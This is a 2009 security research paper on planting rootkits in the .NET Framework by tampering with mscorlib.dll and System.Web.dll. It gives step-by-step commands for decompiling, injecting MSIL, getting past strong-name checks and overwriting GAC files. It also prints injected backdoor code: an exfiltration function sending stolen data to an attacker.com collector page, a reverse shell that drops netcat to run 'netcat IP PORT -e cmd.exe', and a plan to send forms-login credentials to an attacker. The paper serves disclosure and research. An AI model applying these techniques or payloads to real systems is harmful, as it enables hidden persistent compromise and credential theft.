.NET Framework Rootkits: Backdoors inside your Framework

March, 2009 (Revised)

Erez Metula
ErezMetula@2bsecure.co.il
ErezMetula@gmail.com

Table of content

Abstract

This paper introduces application level rootkit attacks on managed code environments, enabling an attacker to change the language runtime implementation, and to hide malicious code inside its core. The paper focuses on the .NET Framework, but the concepts described in this paper can also be applied to other platforms such as Java's JVM.

The paper covers various ways to develop rootkits for the .NET framework, so that every EXE/DLL that runs on a modified Framework will behave differently than what it's supposed to do. Code reviews will not detect backdoors installed inside the Framework since the payload is not in the code itself, but rather it is inside the Framework implementation. Writing Framework rootkits will enable the attacker to install a reverse shell inside the framework, to steal valuable information, to fixate encryption keys, disable security checks and to perform other nasty things as described in this paper.

This paper also introduces ".Net-Sploit" - a new tool for building MSIL rootkits that will enable the user to inject preloaded/custom payload to the Framework core DLL.

Introduction

The .NET framework is a powerful development environment which became the de-facto environment for software development. With .NET you can develop web applications, windows applications, web services and more.
As a managed code environment, .NET enables the code to run inside its virtual machine - the CLR [1] – while abstracting the low level calls, allowing MSIL [2] code to benefit from the services it gives.
Since the code written by the developer, whether it's in c#, vb.net, cobol.net, etc. must be compiled to MSIL, and afterwards to the CPU's instruction set on the fly ("JIT – Just In Time"), it is easy to reverse engineer it and extract the MSIL code from .NET compiled code. Readers are encouraged to learn more about .NET assembly reverse engineering [3] in order to better understand the techniques discussed in this paper.
The process of assembly reverse engineering is much documented and there are many tools that enables you to observe the code of a given DLL and tamper with it. This paper discusses a new technique in which the traditional methods are applied to the Framework DLL in order to change the .NET language and install malicious code such as backdoors and rootkits inside it.

Using Framework level rootkits, you can implement:
- API Hooking (pre / post)
- Method code modification
- Object member manipulation
- Method parameter manipulation
- Polymorphism method overloading
- Return value modification
- Metadata streams tampering
- RVA (Relative Virtual Address) item modification
- Exe dynamic forking

This paper will provide an example for some of the techniques listed above.

How can the Framework be changed?

Since a Framework DLL is just a regular .NET assembly after all, it is possible to apply the same concepts of reversing on this DLL in order to achieve code tampering. Tampering with the Framework DLL's means that we can modify the implementation of methods that the Framework exposes to the upper layer – the application.

Since application level code relies on the Framework lower level methods to perform its job, changing the lower lever methods means that all the applications that rely on it will be influenced - and by that taking complete control over its behavior.

The following abstract diagram shows this workflow – an example application code calls Console.WriteLine to print some string. WriteLine is implemented in a Framework DLL called mscorlib.dll, and in this example it was changed to always print the string "Hacked!".
The end result here is that every application calling WriteLine will have this modified behavior, of displaying every string twice.

Windows \ Web application

```
public void class DoSomething()
{
//some code
………..
Console.WriteLine("Some String");
}
```

.Net Class Library

mscorlib.dll

```
public static void WriteLine ( string s )
{
        //code that prints "Hacked!" regardless of
        //the string s
}
```

Windows APIs and services

Hacked!

User interface

The methods described in this paper can be applied to any version of the .NET Framework (1.0, 1.1, 2.0, 3.0, and 3.5).
In order to maintain consistency, this paper focuses on version 2.0 of the .NET Framework, but can easily be applied to other versions of the Framework.
And, as a side note – the methods described in this paper are not restricted only for the .NET Framework, but can also be applied to other VM based platforms, such as Java.

It is important to mention that the technique described in this paper is considered as a post exploitation type attack! Such attacks are usually deployed after an attacker has managed to penetrate a system (using some other attack) and want to leave backdoors and rootkits behind, for further exploitation.
In other words, changing the Framework requires administrator level privileges.

Modifying the Framework core

Framework modification can be achieved by tampering with a Framework DLL and "pushing" it back into the Framework.
This section describes in detail the necessary steps and the tools used to achieve this goal.
The following steps will be demonstrated with a simple and intuitive example - we will modify the internal implementation of the "WriteLine(string s)" method so that every time it is called "s" will be printed twice.

Overview - steps & tools for changing the Framework

The process is composed of the following steps:
- Locate the DLL in the GAC, and copy it outside
- Analyze the DLL
- Decompile the DLL using ildasm
- Modify the MSIL code
- Recompile to a new DLL using ilasm
- Bypass the GAC strong name protection
- Reverting back from NGEN Native DLL
- Deploy the new DLL while overwriting the original

Below are the tools needed to perform the methods described next:
- Filemon – locating which DLL's are used and their location in the GAC
- Reflector – analyzing the DLL code
- Ilasm – compiling (MSIL -> DLL)
- Ildasm – decompiling (DLL -> MSIL)
- Text editor – modifying the MSIL code
- Ngen - native compiler

Locate the DLL in the GAC

Our example begins with a simple "Runme.exe" test application that calls Console.WriteLine in order to print some string - obviously, only 1 time.

```
class Hello
{
   static void Main(string[] args)
   {
      Console.WriteLine("Hello (crazy) World!");
   }
}
```

The compiled application code will help us to identify what are the Framework DLL's used and their exact location.

Using Filemon [4], a file access monitor tool, it is possible to observe the files that our Runme.exe application is making. Our mission is to identify which DLL is used and its location in the GAC (Global Assembly Cache).

Looking at Filemon while executing "Runme.exe" gives us the following information:

As can be seen, we can identify access to the file mscorlib.dll, located at c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089.
This DLL file contains the WriteLine function (among other important functions), and it's of the most important DLL's.

After we have located it - let's copy it to some temp directory, outside of the GAC.

Now, our task will be to locate the "WriteLine(string)" method inside the mscorlib.dll and modify its MSIL code, which will be discussed in the following sections.

Analyze the DLL
The next thing we would like to do is to peek at the code of this interesting DLL, which is responsible for many of the basic operations such as IO, Security, Reflection, etc.

In order to better understand the MSIL code, it is preferred to observe it in a higher level .NET language, such as C#.
Reflector [5], which is an amazing tool for various .NET assembly reversing, can help us analyze the code and decide where and what we want to do.

Looking at mscorlib, we can find the WriteLine method under the System namespace at the Console class. The information about the namespace and class can be retrieved from the runme executable MSIL code:

call void [mscorlib]System.Console::WriteLine(string)

We can see the WriteLine(string) function, and its MSIL code:

Method signature →	.method public hidebysig static void WriteLine(string 'value') cil managed

	{
	   .permissionset linkcheck
	          = {class 'System.Security.Permissions.HostProtectionAttribute, mscorlib, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089' = {property bool 'UI' = bool(true)}}
	   // Code size 12 (0xc)

Stack size →	.maxstack 8

Method MSIL code →	IL_0000: call class System.IO.TextWriter System.Console::get_Out()
	   IL_0005: ldarg.0
	   IL_0006: callvirt instance void System.IO.TextWriter::WriteLine(string)
	   IL_000b: ret
	 } // end of method Console::WriteLine

The method starts with a signature (containing some information that we'll refer to later), the stack size, and the code itself.
The lines starting with IL_XXXX are the MSIL code for this function. Those lines are the ones we want to change.

Now let's decompile this DLL using ildasm.

Decompile the DLL using ildasm
"ildasm" is The framework's MSIL disassembler that can produce MSIL code from a given assembly (EXE / DLL).

So in order to generate the MSIL code for mscorlib.dll, and write the output to mscorlib.dll.il we'll execute the following command:

```
ILDASM /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE mscorlib.dll
```

Modifying the MSIL code

Now we have the decompiled code at mscorlib.dll.il, which is actually a text file containing MSIL code that is easy to work with. Let's load it in a text editor.

Searching for the method signature

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
```

will brings us to the beginning of this function.

Our task is, in order to make the WriteLine function print every string twice, is to double the MSIL code in this method that does this work.
So we'll take the original lines of code (marked blue)

Original MSIL code →
```
IL_0000:  call      class System.IO.TextWriter System.Console::get_Out()
IL_0005:  ldarg.0
IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
IL_000b:  ret
```

And double them. We will now have 3 new lines of code (marked red), injected between the end of the original code and the last "ret" (return opration).

Modified MSIL code →
```
IL_0000:  call      class System.IO.TextWriter System.Console::get_Out()
IL_0005:  ldarg.0
IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
IL_000b:  call      class System.IO.TextWriter System.Console::get_Out()
IL_0010:  ldarg.0
IL_0011:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
IL_0016:  ret
```

As can be seen, MSIL line recalculation needs to be performed for the new lines, according to MSIL code specification ("call" operation takes 5 bytes, "load" operation takes 1 byte, and so on).

Another important thing we need to do is to fix the ".maxstack" directive which tells the CLR how much memory to allocate for this function on the stack. Although in some cases (such as this) it can be ignored, it is best to set this value to be
New_maxstack = original_maxstack + appended_code_maxstack

So finally, WriteLine's code will be:

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
 {
   .permissionset linkcheck
           = {class 'System.Security.Permissions.HostProtectionAttribute, mscorlib,
Version=2.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089' = {property
bool 'UI' = bool(true)}}
   // Code size       12 (0xc)
   .maxstack  16
   IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
   IL_0005:  ldarg.0
   IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
   IL_000b:  call       class System.IO.TextWriter System.Console::get_Out()
   IL_0010:  ldarg.0
   IL_0011:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
   IL_0016:  ret
 } // end of method Console::WriteLine
```

1st print → IL_0000

2nd print → IL_0010

Recompile the DLL using ilasm

Next step is to generate a new "genuine" DLL out of the modified MSIL code we have.

"ilasm" is The framework's MSIL assembler that can produce .NET assemblies (EXE / DLL) from a given text file containing MSIL code.

In order to generate the modified mscorlib.dll from our mscorlib.dll.il text file we'll execute the next command:

```
ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
```

Now we have a new modified mscorlib.dll!
Our next task will be to deploy it back to the GAC.

Bypassing the GAC Strong Name model

Following the previous step, we now have a modified mscorlib.dll.
So what we would like to do next is to deploy it back into the framework installation files, so that every .NET application will use it. Here is where things get a little bit tricky since the framework is using a digital signature mechanism called SN (strong name) that gives every DLL a unique signature in order to insure assembly integrity and to avoid the famous "DLL hell".
Since our modified DLL has a different signature than the original one, it will probably fail to be loaded by other DLL's expecting the correct signature.
Using the supported tools such as the gacutil.exe to install back into the obviously GAC fails.

At first glance, it seems like we need to attack the PKI infrastructure used (since we don't have the original private key used by Microsoft to sign the DLL), which means we need to generate a fake Microsoft private/public key pair and re-sign the whole framework's DLL's, but there is a shortcut for this non trivial (but still possible) operation.

Surprisingly, it was found during this research that the modified DLL can be directly copied to the correct location at the file system, because **the SN mechanism does not check the actual signature of a loaded DLL but just blindly loads a DLL from inside a directory containing the DLL signature string.**
It is important to mention that the signature bypass technique described in this paper is not the main issue here. The only interesting thing about it is how surprisingly easy it is to accomplish, but it is irrelevant to the concept of Framework level modification. Since an attacker who already has full control access to the machine can disable ANY security mechanism either way, he can always disable protection mechanism regardless of the implementation.

Using windows explorer it is impossible to look at the GAC implementation at c:\windows\assembly, since it hides the details of the actual file system structure.
As can be seen below, we can see the details of the mscorlib.dll, including the DLL version 2.0.0.0 and its signature (the public key token) - b77a5c561934e089

So we'll directly access the GAC's file system, by using a tool such as total commander.

```
c:\WINDOWS\assembly\GAC_32\*.*                                    *  ▼
↑Name                                    Ext              Size
🔼[..]                                                     <DIR>
📁[ChilkatDotNet2]                                         <DIR>
📁[CustomMarshalers]                                       <DIR>
📁[ISymWrapper]                                            <DIR>
📁[Microsoft.Build.VisualJSharp]                           <DIR>
📁[Microsoft.SqlServer.BatchParser]                        <DIR>
📁[Microsoft.SqlServer.MgdSqlDumper]                       <DIR>
📁[Microsoft.Transactions.Bridge.Dtc]                      <DIR>
📁[Microsoft.VisualC.VSCodeParser]                         <DIR>
📁[Microsoft.VisualStudio.Modeling.Diagrams.GraphObject]   <DIR>
📁[mscorcfg]                                               <DIR>
📁[mscorlib]                                               <DIR>
📁[PresentationCore]                                       <DIR>
📁[soapsudscode]                                           <DIR>
```

```
c:\WINDOWS\assembly\GAC_32\mscorlib\*.*                           *  ▼
↑Name                                    Ext              Size
🔼[..]                                                     <DIR>
📁[2.0.0.0__b77a5c561934e089]                              <DIR>
```

The structure of the directory containing the DLL is in the formation of
VERSION_TOKEN.
Looking at the content of this directory, we can find the original mscorlib.dll that we
would like to overwrite.

```
c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\*.*  *  ▼
↑Name                                    Ext              Size
🔼[..]                                                     <DIR>
📄big5.nlp                                              66,728
📄bopomofo.nlp                                          82,172
📄ksc.nlp                                              116,756
📄mscorlib.dll                                       4,444,160
📄normidna.nlp                                          59,342
📄normnfc.nlp                                           45,794
📄normnfd.nlp                                           39,284
📄normnfkc.nlp                                          66,384
📄normnfkd.nlp                                          60,294
📄prc.nlp                                               83,748
📄prcp.nlp                                              83,748
📄sortkey.nlp                                          262,148
📄sorttbls.nlp                                          20,320
📄xjis.nlp                                              28,288
```

Upon request for this DLL from other executables running inside the framework, the
framework will search for the required DLL based on his version and signature. The
framework will not check for the actual signature but instead will rely on the signature
mentioned in the directory file name.
**To put it in other words, the signature of the DLL itself is irrelevant, the only
thing that matters is the directory in which it is located**.

Therefore, our next step is to just overwrite the original mscorlib.dll with our own modified version.

```
copy mscorlib.dll
c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
```

Unless there's a running application using this DLL, the copy is successful without any complains.
Of course, you should close all applications that use it before copying, such as reflector, visual studio, etc.
In order to perform the modified DLL deployment you must have administrator level permissions.

Now let's try running our demo application and see what happens.
For some strange reason, although we replaced the DLL, there is no observed influence.
Looking closer at file system access using a tool such as FileMon, we can see that the framework is using a different version of this DLL located at a "NativeImages" directory.

It seems like there is some caching mechanism that is using a pre-compiled native version of the original mscorlib.dll (the old version).
In the next section we'll discuss how to disable this mechanism and force it to load our modified DLL code.

Reverting back from NGEN Native DLL
In order to speeds things up and to avoid the JIT (just-in-time) compiler for frequently used DLL's, Microsoft devised a powerful mechanism called NGEN [6] that can compile .NET assemblies into native code. Using this mechanism, when an assembly is needed the framework checks whether a pre-compiled native version of it exists, and if so it will load it in order to skip JIT compiling.
So although we replaced the mscorlib.dll, the framework is not using it but rather uses the native version stored on the cache.

In order to use our modified version, we will explicitly tell the framework not to use the native version, by issuing this command:

```
ngen uninstall mscorlib
```

And removing the native version of this DLL, by deleting the content of this directory

```
rd /s /q c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib
```

Another alternative, which will be discussed in my next paper, is to actually compile our modified DLL into native code, using the ngen utility and restore the original mscorlib.dll in order to hide traces.

Running the test application again presents the following output:

Success! We've managed to change the Framework!

This was a simple proof of concept that the framework can be changed, by making each call to WriteLine to print the string twice.
The rest of this paper deals with real world examples of installing rootkits and backdoors inside the framework, using the techniques discussed above.

Installing Backdoors and Rootkits

Now that we know we can modify the framework and make it behave the way we want - besides doing funny things like printing the same string twice, it is possible to plant undetected malicious code inside the framework itself.
The meaning of this is that we can backdoor some sensitive internal methods, which enables us to deploy rootkits deep into the framework.
The malicious code will be hidden and undetected inside the Framework - code review will never detect them because they're not at the application level code.
Besides code tampering and backdoors, framework level rootkits can hide its presence while utilizing traditional rootkits, techniques:
- Backdooring authentication pages
- Creating covert channels, reverse shells, etc.
- Hiding specific files, directories, registry keys
- Hiding services and process injection
- Port manipulation
- IP spoofing and DNS record manipulation

The rest of this chapter provides a proof-of-concept concrete implementation for some of the traditional rootkit techniques employed by malware code.
Let's start with the concept of function injection for malware code reuse.

Rootkit development - Function injection
In order to better develop rootkits, it's recommended to have a separation between
- A new "ability" injected into the framework
- The code that use it

For example, let's say we want to have the ability to send data to the attacker, and to use this ability in places where we know we can steal valuable data from the framework (passwords, encryption keys, runtime information, etc.).
Since a new "ability" will be used in a couple of places, why not inject it as a new function (.NET method)? This function will enable us to implement a new method, which will actually extend the .NET language by giving it new abilities.
Those functions can live "Side by side" with other methods - they can be injected separately or at once without interfering with each other.

A few examples demonstrating development of the new abilities new abilities: let's extend the framework with 2 new functions:
- SendToUrl(string url, string data)
- ReverseShell(string hostname, int port)
Those functions will be used later on when we'll modify some other parts of the Framework.

SendToUrl(string url, string data)
This function will be used to transfer data from the victim machine to the attacker.
The data transfer is implemented as an innocent http web request.

Parameters
- url – the attacker's collector page
- data – the data to send

Implementation of this method is as follows (in C#):

```
public static void SendToUrl(string url, string data)
{
    WebRequest.Create(url + data).GetResponse();
}
```

And its MSIL representation:

```
.method public hidebysig static void  SendToUrl(string url,
                              string data) cil managed
{
  // Code size       20 (0x14)
  .maxstack  8
  IL_0000:  nop
  IL_0001:  ldarg.0
  IL_0002:  ldarg.1
  IL_0003:  call       string System.String::Concat(string,
                                              string)
  IL_0008:  call       class [System]System.Net.WebRequest
[System]System.Net.WebRequest::Create(string)
  IL_000d:  callvirt   instance class [System]System.Net.WebResponse
[System]System.Net.WebRequest::GetResponse()
  IL_0012:  pop
  IL_0013:  ret
} // end of method Class1::SendToUrl
```

The usage of this method is very simple – when we want to transfer some valuable data to the attacker, all we have to do is call this function.
Suppose there is a sensitive string ("SomeSensitiveStolenData") the attacker wants to send to his collector page at http://www.attacker.com/DataStealer/RecieverPage.aspx, which receives some data as parameter "data" and logs it somewhere.

So we would like to call this method as
SendToUrl("http://www.attacker.com/DataStealer/RecieverPage.aspx?data=",
          "SomeSensitiveStolenData");

Suppose that we've injected the MSIL code of SendToUrl method to the System namespace at class Object in mscorlib.dll, so that we can reference our new method as System.Object::SendToUrl.

The following injected MSIL code will call our new method:

```
.locals init (string V_0)
  IL_0000:  ldstr      "SomeSensitiveStolenData"
  IL_0005:  stloc.0
  IL_0006:  ldstr      "http://www.attacker.com/DataStealer/RecieverPage.asp"
  + "x\?data="
  IL_000b:  ldloc.0
```

```
IL_000c:  call      void System.Object::SendToUrl(string,
                                         string)
```

ReverseShell(string hostname, int port)

This function will be used to provide a reverse shell to the attacker machine.
It contains an encoded version of netcat + cmd that is deployed to disk at run time and executed (Inspired from the "dropandpop" [7] aspx backdoor).

Parameters
- hostname – the attacker's host address
- port – the attacker listening port

Implementation of this function requires that ReverseShell will deploy netcat.exe + cmd.exe to the disk, and execute a reverse shell to the specified IP and PORT at the attacker machine:

```
netcat IP PORT -e cmd.exe
```

Code (omitted):

```
.method public hidebysig static void  ReverseShell(string ip,
                             int32 port) cil managed
 {
  // Code size       259 (0x103)
  .maxstack  3
    .locals init ([0] string cmdfilename, [1] string filename, [2] uint8[] netcat,
        [3] class System.IO.BinaryWriter binWriter1,[4] uint8[] cmd,
        [5] class System.IO.BinaryWriter binWriter2,[6] string arguments,
        [7] class [System]System.Diagnostics.Process proc,
        [8] object[] CS$0$0000)
  IL_0000:  nop
  IL_0001:  ldstr      "cmd.exe"
  IL_0006:  stloc.0
  IL_0007:  ldstr      "netcat.exe"
  IL_000c:  stloc.1
  …
  …
  IL_0101:  pop
  IL_0102:  ret
 } // end of method ::ReverseShell
```

The attacker needs to run netcat locally on his machine, waiting for incoming calls at port 1234 for example

```
nc -l -p 1234
```

Calls to his specified port will be originated from the victim machine, forming a reverse shell tunnel

Using this function is very simple. The following injected MSIL code will do the job of making a reverse shell to ip 192.168.50.12 at port 1234

```
IL_0000: ldstr    "192.168.50.129" // attacker ip address
IL_0005: ldc.i4   0x4d2           // port 1234
IL_0006: call     void    System.Object::ReverseShell(string,int32)
```

Practical examples

As seen in previous sections, it is possible to modify the Framework with our own code, and to also add new methods to the Framework.
This sections deals with real world practical examples, of how to modify existing Framework methods. This section also demonstrates the usage of the new methods declared above.

Forms authentication credential stealing

System.Web.dll contains a boolean method called Authenticate (string name, string password) which is used by .NET forms to authenticate users.
Our task here is to append MSIL code to the end of this method, which will send the username and password to the attacker using the SendToUrl new method.
Example: SendToUrl("attacker.com", name+":"+password).

